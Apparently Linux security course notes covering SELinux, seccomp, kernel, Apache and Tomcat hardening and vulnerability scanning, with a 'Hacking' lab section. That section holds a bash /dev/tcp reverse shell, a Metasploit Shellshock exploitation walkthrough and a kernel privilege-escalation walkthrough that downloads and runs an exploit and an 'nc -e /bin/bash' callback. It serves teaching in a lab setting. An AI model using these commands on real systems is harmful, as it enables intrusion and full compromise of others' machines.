allow httpd_t httpdcontent:file { create link open append rename write
ioctl lock getattr unlink setattr read }; [ ( httpd_builtin_scripting
&& httpd_unified && httpd_enable_cgi ) ]:True
...
## so let's check
echo "<html><body>hello</body></html>" > /var/www/html/index.html
chmod 775 /var/www/html/index.html
## open in browser:
## e.g.
## http://<yourip>
## you should get an output -> hello ;o)
## Now change the type of the file
## ONLY changes temporarily
## NEXT restorecon breaks it.

chcon --type var_t /var/www/html/index.html
ls -Z /var/www/html/index.html
## open in browser again
## http://<yourip>
## NOW -> you should have a permission denied
## Why ? -> var_t is not one of the context the webserver domain
(http_t) is not authorized to connect to
## Doublecheck
sesearch --allow --source httpd_t --target var_t --class file
## -> no output here -> no access
## Restore again
restorecon -v /var/www/html/index.html
## output
## Relabeled /var/www/html/index.html from
unconfined_u:object_r:var_t:s0 to
unconfined_u:object_r:httpd_sys_content_t:s0
ls -Z /var/www/html/index.html
## output
unconfined_u:object_r:httpd_sys_content_t:s0 /var/www/html/index.html
## open in browser again
## http://<yourip>
## Now testpage works again
```

Docs

- http://schulung.t3isp.de/documents/linux-security.pdf

SELinux - working with booleans

Find out, which are available

```
getsebool -a | grep nis
## shows all booleans with short description
semanage boolean -l
```

Prepare using sesearch

```
dnf whatprovides search
dnf install -y setools-console
```

Find out, which rules are triggered by boolean

```
## -A shows allow rules
sesearch -b nis_enabled -A

## If there are a lot, considers using, e.g. semanage for opening specific ports
## like mentioned after using
## sealert -a /var/log/audit/audit.log
```

Are there booleans for my specific use case

```
sesearch -s init_t -t unreserved_port_t -A
##
```

Activating a boolean (selinux)

```
## only till next report
setsebool nis_enabled 1

## persistent
setsebool -P nis_enabled 1
```

```
## is it activated
getsebool nis_enabled
```

Reference

- https://wiki.gentoo.org/wiki/SELinux/Tutorials/Using_SELinux_booleans

```
## -C option in sesearch seems deprecated in Centos
```

Troubleshoot with sealert on Centos/Redhat

Prerequisites

```
## Works on centos/redhat
dnf whatprovides sealert
dnf install -y setroubleshoot-server
```

Variant 1: Search audit.log altogether

```
## When a problem occurs go for
sealert -a /var/log/audit/audit.log > report.txt
## After that look into report for solutions
```

Variant 2: Use only a subset of the audit log

```
## filter with ausearch, e.g.
ausearch -c httpd --raw > audata.log
sealert -a audata.log > report2.txt
```

SELinux Troubleshooting on Debian

```
## Situation: Permission denied with ssh after setting enforcing mode

## How to deal ?
cd /var/log/audit

## get some hints, e.g. use audit2why
cat audit.log | audit2why

## Created a module we can install, if we want
cat audit.log | grep 'comm="sshd"' | audit2allow -M sshaccess

## Look what the module does in same
cat sshallow.te

## Got an hint we can active bool -> ssh_sysadm_login
setsebool -P ssh_sysadm_login 0

## finally check if you can login by ssh
```

SELinux Troubleshooting on Centos

General saying

```
### Assumption: Golden Rule of Centos/Redhat

!!! If everything looks nice (permissions), but DOES NOT START
it MIGHT BE selinux <-- !!!
```

Walkthrough with debugging

Step 1:

```
## /etc/httpd/conf/httpd.conf
## Ergänzen
## Listen 83

systemctl restart httpd
```

Step 2: Findout what got into the way, with smart tools

```
dnf whatprovides sealert
dnf install -y setroubleshoot-server
cd /var/log/audit

## this take a little while - grab some coffee
sealert -a audit.log > report.txt
```

Step 3: Debug and fix

```
sealert -a /var/log/audit.log > report.txt
## Extract advice from file
## find http_port_t
semanage port -l | grep 80
## an advice how to fix from report.txt
semanage port -a -t http_port_t -p tcp 83
semanage port -l | grep 83
systemctl start httpd
## now apache also listens on port 83
lsof -i
```

- Alternative way using sealert

Docker / Podman with Seccomp

Restricting Syscall in Docker/Podman

Walkthrough (docker)

```
## Step 1: Download default.json
## From:
##
cd /usr/src && wget https://raw.githubusercontent.com/docker/labs/master/security/seccomp/seccomp-profiles/default.json

## Step 2: remove chmod from syscall in json + rename file to no-chmod.json

## Step 3:
docker run --rm -it --security-opt seccomp=no-chmod.json alpine sh
/ # chmod 777 /etc/services
chmod: /etc/services: Operation not permitted
```

Walkthrough (podman)

```
dnf install -y podman
## enable and start podman
systemctl enable --now podman

## Step 1: Download default.json
## From:
##
cd /usr/src && wget https://raw.githubusercontent.com/docker/labs/master/security/seccomp/seccomp-profiles/default.json

## Step 2: remove chmod from syscall in json + rename file to no-chmod.json

## Step 3:
podman run --rm -it --security-opt seccomp=no-chmod.json alpine sh
/ # chmod 777 /etc/services
chmod: /etc/services: Operation not permitted
```

References

- https://docs.docker.com/engine/security/seccomp/
- https://martinheinz.dev/blog/41

Attacks

Slow loris Attack - apache

References / Solutions

- https://www.acunetix.com/blog/articles/slow-http-dos-attacks-mitigate-apache-http-server/

Kernel Hardening

modules_disabled,unprivileged_bpf_disabled,kexec_load_disabled

Hardening params

```
## Prevent loading of modules after a specific timeframe after boot
kernel.modules_disabled=1

## Disable live patching
kernel.kexec_load_disabled=1

## You are not using berkeley package filter
## disable loading of modules
kernel.unprivileged_bpf_disabled=1
```

Tools

Lockdown

```
Interesting script to do some restrictions

https://gitlab.com/taggart/lockdown
```

Disable TCP timestamps

Why ?

```
When timestamps are enabled, attacker can find out how long
the system is already running.

By so, he can evtl findout the patch - level of the system.
```

Test (Centos)

```
## Enabled
main (Server):
yum install httpd
systemctl start httpd
sysctl net.ipv4.tcp_timestamps
net.ipv4.tcp_timestamps = 1

secondary (Server):
yum install epel-release
yum install hping3
hping3 -S -p 80  --tcp-timestamp

## now switch it off
main (server):
sysctl net.ipv4.tcp_timestamps = 0

secondary (server):
hping3 -S -p 80  --tcp-timestamp
```

Ref:

https://netsense.ch/blog/tcp-timestamps/

Vulnerability Scans

OpenVAS Installation on Ubuntu

Working with Vagrant

```
### 1. Install:
virtualbox
vagrant
git for windows
### 2. Create the box
## click context-menu -> git bash here
mkdir ubuntu
cd ubuntu
vagrant init ubuntu/focal
vagrant up
vagrant ssh # log into the box
```

Installation for version GVM 20.08 (2021-05-19)

```
Variant 1:
Install on Ubuntu Server 20.04:
as follows:
https://launchpad.net/~mrazavi/+archive/ubuntu/gvm

or
Variant 2:
docker-container (not tested from my side)
https://github.com/admirito/gvm-containers
```

Installation for version GVM 11

OpenVAS (Ubuntu 20.04LTS)

Requirements

- tested with 1 GB and 25 GB -> does not work, df -> 100% // GMP error during authentication -> when trying to login
- tested with 2 GB and 50 GB -> WORKS !

openvas -> gvm (Greenbone Vulnerability Management) / mrazavi

```
Installation on Ubuntu 20.04 LTS
https://launchpad.net/~mrazavi/+archive/ubuntu/gvm
## https://www.osboxes.org/ubuntu/
## Done with vagrant init ubuntu/focal64 instead

## postgresql is needed
sudo apt install -y postgresql
sudo add-apt-repository ppa:mrazavi/gvm
sudo apt install -y gvm
## only from one machine (when same source ip) at a time
greenbone-nvt-sync
sudo greenbone-scapdata-sync
sudo greenbone-certdata-sync

You can access the Greenbone Security Assistant web interface at:

https://localhost:9392

The default username/password is as follows:

Username: admin
Password: admin

You can check the status of greenbone daemons with systemctl:

systemctl status ospd-openvas # scanner
systemctl status gvmd # manager
systemctl status gsad # web ui

## change /etc/default
https://<ip>:9392
```

Documentation https://docs.greenbone.net/GSM-Manual/gos-20.08/en/web-interface.html

PDF - Generation

```
## 2 packages are needed for the pdf-generation:
apt install -y texlive-latex-extra --no-install-recommends
apt install -y texlive-fonts-recommended
## after having installed these, pdf generation works !
```

OpenVAS Background

- https://www.greenbone.net/en/product-comparison/

Nikto - commandline

Walkthrough (Debian / Ubuntu)

```
## Teststellung
## main:
apt install -y apache2
apt install -y php
## vi /var/www/html
echo "<?php phpinfo(); ?>" > /var/www/html/info.php
```

```
## Debian 10/Ubuntu 2x.04
## secondary:
apt install nikto
nikto -h http://main
```

Walkthrough II (Debian / Ubuntu)

```
## We detected, that Apache shows Version and Ubuntu -> Apache/2.4.xx (Ubuntu)
## that's not what we want - let us fix this:

## main - Create new file
##vi /etc/apache2/conf-available/z-security.conf
##ServerTokens Prod
a2enconf z-security
systemctl reload apache

## secondary
nikto -h http://main
```

```
## or simply do a curl to check the headers
curl -I main
```

Walkthrough (Centos 8/Redhat 8)

```
## root do
dnf install -y perl git
cd /root
git clone https://github.com/sullo/nikto
cd nikto/program
```

Securing Network Services

Securing Tomcat (Standalone)

Run Behind nginx / apache

Change Server-Header

```
/conf/server.xml
<Connector port="8080" protocol="HTTP/1.1"
connectionTimeout="20000"
Server =" "
redirectPort="8443" />
```

Enable ssl

```
## In server.xml  under Connector
SSLEnabled="true" scheme="https" keystoreFile="ssl/keystore.jks" keystorePass="somepass" clientAuth="false" sslProtocol="TLS"
```

Force ssl

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Protected Context</web-resource-name>
<url-pattern>/*</url-pattern>
</web-resource-collection>
<user-data-constraint>
<transport-guarantee>CONFIDENTIAL</transport-guarantee>
</user-data-constraint>
</security-constraint>
```

Prevent XSS - attacks (Clients side scripts) on cookies

- https://owasp.org/www-community/HttpOnly

Delete unnecessary apps

```
[root@main webapps]# ls -lt
drwxr-xr-x 14 tomcat tomcat 4096 Sep 29 15:26 docs
drwxr-xr-x 7 tomcat tomcat 4096 Sep 29 15:26 examples
drwxr-xr-x 5 tomcat tomcat 4096 Sep 29 15:26 host-manager
drwxr-xr-x 5 tomcat tomcat 4096 Sep 29 15:26 manager
drwxr-xr-x 3 tomcat tomcat 4096 Sep 29 15:26 ROOT
```

Standard-Exception - Seite und Fehlerseiten erden

```
web.xml
404 /error.jsp 403 /error.jsp 500 /error.jsp
java.lang.Exception /error.jsp
```

Run with security manager

```
Start tomcat with open "-security"
This imposes the security manager

## debian 10
## Enable SECURITY_MANAGER = true
## in /etc/default/tomcat9

https://tomcat.apache.org/tomcat-9.0-doc/security-manager-howto.html
```

Ref:

- https://geekflare.com/de/apache-tomcat-hardening-and-security-guide/

Securing apache (Centos 8)

Prerequisites

```
## php should be installed - to see how to secure it
dnf install -y php
echo "<?php phpinfo(); ?>" > /var/www/html/info.php

##
mkdir /var/www/html/daten
touch /var/www/html/daten/datei1.html
touch /var/www/html/daten/datei2.html
```

Testing with curl

```
curl -I http://192.168.33.10

curl -I http://192.168.33.10/info.php
```

Be sure to restrict communication (headers)

```
##vi /etc/httpd/conf.d/z_security.conf
ServerTokens prod

## also disable server signature,
## just to be sure, it will ap
## But this should already be the case by default
ServerSignature off
```

Restrict information from php (Centos 8 with php-fpm)

```
grep -r php_expose /etc
##vi /etc/php.ini
## find line with php_expose = On
## replace by
php_expose = off

## to take effect reload php-fpm service
systemctl list-units | grep php
systemctl reload php-fpm # reload is sufficient

## and finally check from other server
curl -I http://192.168.33.10/info.php
## no php-version sould be visible with X- header
```

Disabled directory listing (Version 1: Best solution)

- Please use this !!!, if you do not need diretory listing at all on server

```
## Testing from other machine
## you should not see a directory listing
curl http://192.168.33.10/icons/

### Step 1 ##
## in /etc/httpd/conf.modules.d/00-base.conf
## find line
LoadModule autoindex_module modules/mod_autoindex.so

## and comment it
##LoadModule autoindex_module modules/mod_autoindex.so

### Step 2 ##
## overwrite autoindex.conf in /etc/httpd/conf.d
## Why ? to be sure, that update process, does not create
echo " " > /etc/httpd/conf.d/autoindex.conf

### Step 3 ##
## restart
systemctl restart httpd

### Step 4 ##
## finally test from other server
curl http://192.168.33.10/icons/
```

Disable directory listing on Directory - Level (Version 1: Best solution)

```
## This is needed, because Directory Indexing is activated
## for icons folder within /etc/httpd/conf.d/autoindex.conf

## /etc/httpd/conf.d/z_security.conf
Options -Indexes

<Directory "/usr/share/httpd/icons">
    Options -Indexes
</Directory>

systemctl reload httpd

## verify with browser
curl http://192.168.33.10
```

Harden error-pages

```
ErrorDocument 404 " "
ErrorDocument 401 " "
ErrorDocument 403 " "
ErrorDocument 500 " "
```

Disable modules not used

```
## Examples
/etc/conf.modules.d
00-dav.conf
00-lua.conf

## disable by overwriting file
## Test it before that by disabling
cd /etc/conf.modules.d/
echo " " > 00-dav.conf
echo " " > 00-lua.conf

systemctl restart httpd
```

Hardening startpage / default page

```
## In most cases, apache has a default,
## which is shown, when not other domain triggers
## in centos this will the info-page

echo " " > /var/www/html/index.html
```

If .htaccess is not needed, disable it altogether

```
1. Improves security (user cannot break system)
2. Better for performance
```

```
## 1. How to test
echo "test" > /var/www/html/test.html
echo "really-unknown-config" >> /var/www/html/.htaccess

curl -I http://192.168.33.10/test.html
## if it is working (should not), you will get a 500 Status Code
## --> Then you have to disable it
 curl -I http://192.168.33.10/test.html
HTTP/1.1 500 Internal Server Error                                  Date: Thu, 09 Dec 2021 14:43:16 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

## In this case -> disable it
## /etc/httpd/conf.d/z_security.conf
<Directory /var/www/html/>
AllowOverride None   # .htaccess is simply ignored
</Directory>
```

Reference

- https://httpd.apache.org/docs/2.4/de/mod/core.html#serversignature

SSL with letsencrypt apache (Centos 8)

SSL Testing / Config Hints

- https://ssllabs.com

- https://ssl-config.mozilla.org/#server=apache&version=2.4.41&config=intermediate&openssl=1.1.1k&guideline=5.6
- https://bettercrypto.org/#_apache

SSH

Tools

- https://www.ssh-audit.com/hardening_guides.html

Ref:

- Setting correct ciphers a.s.o.
- https://www.ssh-audit.com/hardening_guides.html#ubuntu_20_04_lts

ssh-ca

Refs:

- https://www.lorier.net/docs/ssh-ca.html

Virtualization

Hacking

Install Metasploitable 2

Install Metasploit on Digitalocean - Version 1 (Ubuntu)

- https://secprentice.medium.com/how-to-build-inexpensive-red-team-infrastructure-dfb6af0fe15d

Install Metasploit on Digitalocean - Version 2 (Ubuntu)

- https://webtips4u.com/guides/linux/learn-how-to-install-metasploit-framework-on-ubuntu-18-04-16-04/

ReverseShell

Control-Node main.example.com

```
## here we will issue the commands
nc -l 4444
```

Hacked node secondary.example.com

```
bash -i >& /dev/tcp/192.168.56.103/4444 0>&1
```

Hacking I - ShellShock (unprivileged permissions)

Todo 1: Prepare the target (metasploitable 2)

```
## metasploitable 2 should be up and running

## Step 1:
## als root: sudo su
## password: msfadmin
cd /usr/lib/cgi-bin
vi hello.sh
## --> content (#! /bin/bash will be the first line

##! /bin/bash
echo "Content-type: text/html"
echo ""
echo "Hello world!"

## Step 2 (permissions)
chmod 755 hello.sh

## Step 3 (test in browser of machine that can reach you metasploitable2 machine
http://192.168.10.x/cgi-bin/hello.sh
```

Todo 2: Proceed on kali

```
## Connect through ssh or use desktop -> terminal as root
msfconsole
msf>search shellshock
msf>use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf.....>options

## We need to set the path and the ip of the target (metaploitable 2) here.
msf.....>set rhost 192.168.10.198
msf.....>set targeturi /cgi-bin/hello.sh
targeturi => /cgi-bin/hello.sh

## Now we need to decide for a payload
```

```
msf.....>show payloads
msf.....>set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp

## let again check the options
msf.....>options

## IMPORTANT: If you have 2 network interfaces, you need to set the right one
msf.....>set lhost 192.168.10.169

## now let's try if it would work
msf....>check

## now let's exploit
msf....>exploit

## Try to get some info now
whoami

## Yes, we are successful
```

Ref: (normal privileges)

- https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/

Hacking II - privilege escalation

Prerequisites

- You need to have a reverse shell open (e.g. Hacking I - Session)

Walkthrough

```
## STEP 1: Reverse shell (connected to target)
## In Reverse shell find out the kernel version
uname -a
lsb_release -a

## STEP 2: On kali
## Open 2nd kali terminal and search exploits
searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6

## find out source code c
less /usr/share/exploitdb/exploits/linux/local/8572.c

## Start apache server
systemctl start apache2

## Symbolic link to all the exploits
ln -s /usr/share/exploitdb/exploits/linux/local/ /var/www/html/

## Create a run file we will need later
vi /var/www/html/run
## ip will be the ip of our kali-server

##!/bin/bash
nc 192.168.10.169 12345 -e /bin/bash

## STEP 3: Reverse shell (connected to target)
## Download the files
cd /tmp
wget http://192.168.10.169/run
wget http://192.168.10.169/local/8572.c
## compiling exploit in reverse shell
gcc -o exploit 8572.c
ls -l

## Finding the pid
cat /proc/net/netlink
ps aux | grep udev

## STEP 4:
## on Kali start a listener
nc -lvp 12345

## STEP 5:
## Back on reverse shell start the exploit
## with the pid you got e.g. 2748 (that from cat /proc/net/netlink)
./exploit 2748
```

```
## STEP 6:
## Go back to kali and in your listener enter
whoami
```

Ref: (root privileges)

- https://samsclass.info/124/proj14/p18xLPE.htm

Basics

Type of Attackers

Attackers

- White Hat
- Black Hat
- Script Kiddies
- Hacktivist
- Nation States
- Organized Crimes
- Bots

Active

- Denial-of-service
- Spoofing
- Port Scanning
- Network

Passive

- Wiretapping
  - Ethernet
  - WiFi
  - USB
  - Mobile

Basic Principles

- (Assessment)
- Prevention
  - Hardening
- Detection
  - Logs
  - fail2ban (ban specific ip automatically)
  - Intrustion Detection System
- (Reaction)

Kill Chain

1. Reconnaissance
2. Weaponization (Trojaner)
3. Delivery (wie liefern wie ihn aus ?)
4. Exploit (Sicherheitslücke ausnutzen)
5. Installation (phpshell)
6. Command & Control
7. Action/Objectives (mein Ziel)

Server Automation

gitops by example (Ansible)

What is gitops ?

```
[GitOps] works by using Git as a single source of truth for declarative infrastructure and applications.

-- Weaveworks, “Guide To GitOps”
```

Alternative: Webhooks in Ansible Tower

```
## When ever a specific webhook is triggered in gitlab
an url from ansible tower can be called to start a deployment process with ansible

https://docs.ansible.com/ansible-tower/latest/html/userguide/webhooks.html#gitlab-webhook-setup
```

Documentation / Reference

- https://www.ansible.com/blog/ops-by-pull-request-an-ansible-gitops-story

Starting

How to begin with security/securing

Which services are running and are they needed ?

```
lsof -i
```

```
A. If not needed uninstall

B. If needed, restrict
o Do the need to listen to all interfaces ? (or restrict)
```

Protect single services

```
Strategy 1: Simple Start.

A. firewall (only specific in and outgoing traffic)

o Best: Ingress - Only incoming traffic from trusted sources
o Egress: Only allow outgoing ports if needed (and only from needed sources (ip's))

B. What is this service allowed to on OS

o SELinux -> are rules present // only specific files / only specific ports

o Restrict configuration
## Understand how each service can protected
  o Who is allowed connect (restrict as much as possible)
  o Encryption possible, which ciphers, which protocols (SSL, not SSLv2)
  o Only use modules, that are really necessary (disable everything)
  o Acess to specific folders (apache)
  o What does service propagate (Version-Nr, OS, Additional Data) -> Restrict
  o Weak configuration settings (Protocol 1 - ssh)

C. harden OS

D. Baselining (IDS) HIDS - Host Introduction

E. Network Intrusion Detection

Strategy 2: Use reports as a basis (OpenSCAP, OpenVAS, nikto, nmap)


Strategy 3: per checklist (Telekom)
```

Documentation